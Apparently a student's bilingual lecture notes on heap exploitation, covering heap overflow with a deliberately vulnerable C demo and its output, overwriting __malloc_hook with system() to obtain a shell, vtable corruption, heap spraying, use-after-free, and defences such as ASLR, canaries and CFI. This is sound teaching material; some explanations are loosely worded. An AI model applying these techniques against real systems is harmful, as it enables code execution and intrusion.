
- ***malloc(size)*** **tries to allocate a space of size bytes**
  - It returns a pointer to the allocated region
  - The memory is uninitialised so should be written before being read from
- ***free(ptr)*** frees the previously allocated space at *ptr*

Chunk

这个0x10相当于指示，下一个malloc要分配内存的话，要从哪一个地址开始分配，避免与现有的内存空间相互冲突。



heap的起始位置，加0x10，就知道下一个可以被分配的内存地址是0x804a10。



heap exploit 1—— heap overflow

```c
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

void main(int argc, char *argv[]) {

        char *user = (char *)malloc(sizeof(char)*8);
        char *adminuser = (char *)malloc(sizeof(char)*8);

        strcpy(adminuser, "root");

        if (argc > 1) strcpy(user, argv[1]);
        else
        strcpy(user, "guest");

        printf("User is at %p, contains: %s\n", user, user);
        printf("Admin user is at %p, contains: %s\n", adminuser, adminuser);
}
```

Without memory safety, heap-allocated variables may overflow from one to another.

- **Is it possible to overflow user and change adminuser?**

因为heap是向高地址方向长，所以后分配内存地址的，都会比先前的分配的内存地址要高。所以admin比user有更高的内存地址位。

```
hungnguyen@LFM7W12F4W7 Lecture 6 % gcc heap_code.c -o heap_attack.o
hungnguyen@LFM7W12F4W7 Lecture 6 % ./heap_attack.o
User is at 0x600000cdc020, contains: guest
Admin user is at 0x600000cdc030, contains: root
```

- **Buffers not adjacent, there's some extra space**
- **Addresses not identical each run**
- **But admin user is stored higher in memory!**

超出malloc所分配的空间，因此heap overflow.

✅ Heap Exploit 举例（堆利用）：

```c
char* p = malloc(64);
strcpy(p, attacker_input);  // 输入长度超过 64，覆盖了下一个chunk的元数据
```

利用heap overflow，从而在free的时候，完成attacker的某些目标。比如设置的__malloc_hook.

🔹 问题 1：当输入超出 chunk 大小时，会不会自动 free?

不会自动 free。

解释：

当你在 C 语言里用 `malloc()` 分配一个 chunk，然后用 `strcpy()`、`memcpy()`、`gets()`、`fgets()` 等函数往里面写数据时：

- 如果写入的数据**超出了分配的 chunk 边界**，你会发生 **Heap Overflow（堆溢出）**；
- 但**不会触发自动 free**，程序仍会尝试继续执行；
- 如果你覆盖了邻接 chunk 的元数据或管理信息，就可能导致程序在以后的 `free()` 或 `malloc()` 时崩溃或者可被利用。

__malloc_hook

类似于buffer overflow中的设置环境变量的感觉。

下次malloc时，就会触发你自定义的函数。

🔹 问题 2：什么是 `__malloc_hook`？

`__malloc_hook` 是 GNU libc 中的一个**全局函数指针变量**，它允许你**在程序调用 `malloc()` 时，插入自定义的行为（hook）**。

📌 简单定义（在 glibc 中）：

```c
void* (*__malloc_hook)(size_t size, const void *caller);
```

如果你设置了 `__malloc_hook`，那么下一次调用 `malloc()` 时，就不会执行默认的内存分配逻辑，而是**跳到你定义的函数去执行。**

比如执行system() /bin/sh等。

下次malloc执行时，会触发__malloc_hook函数，而它又会执行我们的payload /bin/sh，从而得到目标的shell。

🧨 利用方式（攻击者视角）：

攻击者常常会在堆利用中：

1. 利用漏洞写入任意地址；
2. 将 `__malloc_hook` 覆盖成自己构造的地址，比如 system() 或 ROP 链地址；
3. 当程序下一次调用 `malloc()` 时，攻击者的代码就会被执行。

🔓 示例（伪代码）：


```c
// 程序在某处调用
malloc(32);

// 攻击者通过 heap overflow 覆盖了 __malloc_hook：
__malloc_hook = system;

// 下一次 malloc() 会执行：
system(32); // <-- crash，但如果 payload 是 "/bin/sh"，就能打开 shell
```

当然这个过程需要绕过 ASLR、堆保护机制，还需要泄露 libc 地址才能精确定位 `__malloc_hook`。

heap exploit 2 —— corrupting virtual tables


它的**关键**在于，将**vtable ptr指向你的shellcode**，这样程序在执行时，不是本来的函数，而是执行你的shellcode.

complier在生成func时，也会给funcs生成一个table，里面有各自对应的地址以及nop sled，所以只要attacker在这个table里适当的地址，自己写入shellcode，只要程序触发时，objectT就会指向某个函数的地址，从而去执行attacker的shellcode.
vtable指针，会指向对应要触发的func的地址。



heap exploit 3 —— exploiting web browser.


让vtable ptr 随意指向布满了shellcode的空间，增加执行到shellcode的概率。
这个问题在于，attacker不知道对方的objectT 地址在哪，自己的shellcode应该插入在哪里呢?
有个方法很粗暴，那就是heap spraying，将自己的non-sled 和shellcode散布在整个heap中，等**vtable**的指针去执行。



heap exploit 4 —— 利用人为的分配内存错误

这是个代码错误，因为它先清空了c1,c2，之后的reset函数，又会去access c1c2，但这时对应的地址上已是空的，基本就是non-sled，所以就很适合attacker注入自己的shellcode。

本质上，还是注入shellcode，只不过触发机制不是buffer overflow，而是原代码自行所产生的control flow错误。




如何防御heap exploit?

1marking memory non -execute.

2ASLR - Address space layout randomisation 每次执行时，都随机分配内存地址，这样就能去找到特定的内存地址。


3 stackguard

如果检测出canary有所改变，则直接return error ，不让attacker BOF到ret address.



Stackguard (canary)

```
int secret=rnd();
void hoge(char *str)
{
int guard;
guard = secret;


char buffer[3];
strcpy(buffer, str);


if(guard==secret)
        return;
Else
        error();
}
```




4 control flow integrity

程序的执行流程不被改变。

Use after free exploit

Basic ideas



- a pointer p points to the chunk A in the heap that contains the address of a function f1.
- A then is freed
- at some point, A gets allocated again and this time contains the address of a function f2.
- As p still points to A, when it will be accessed again, it will trigger the execution of f2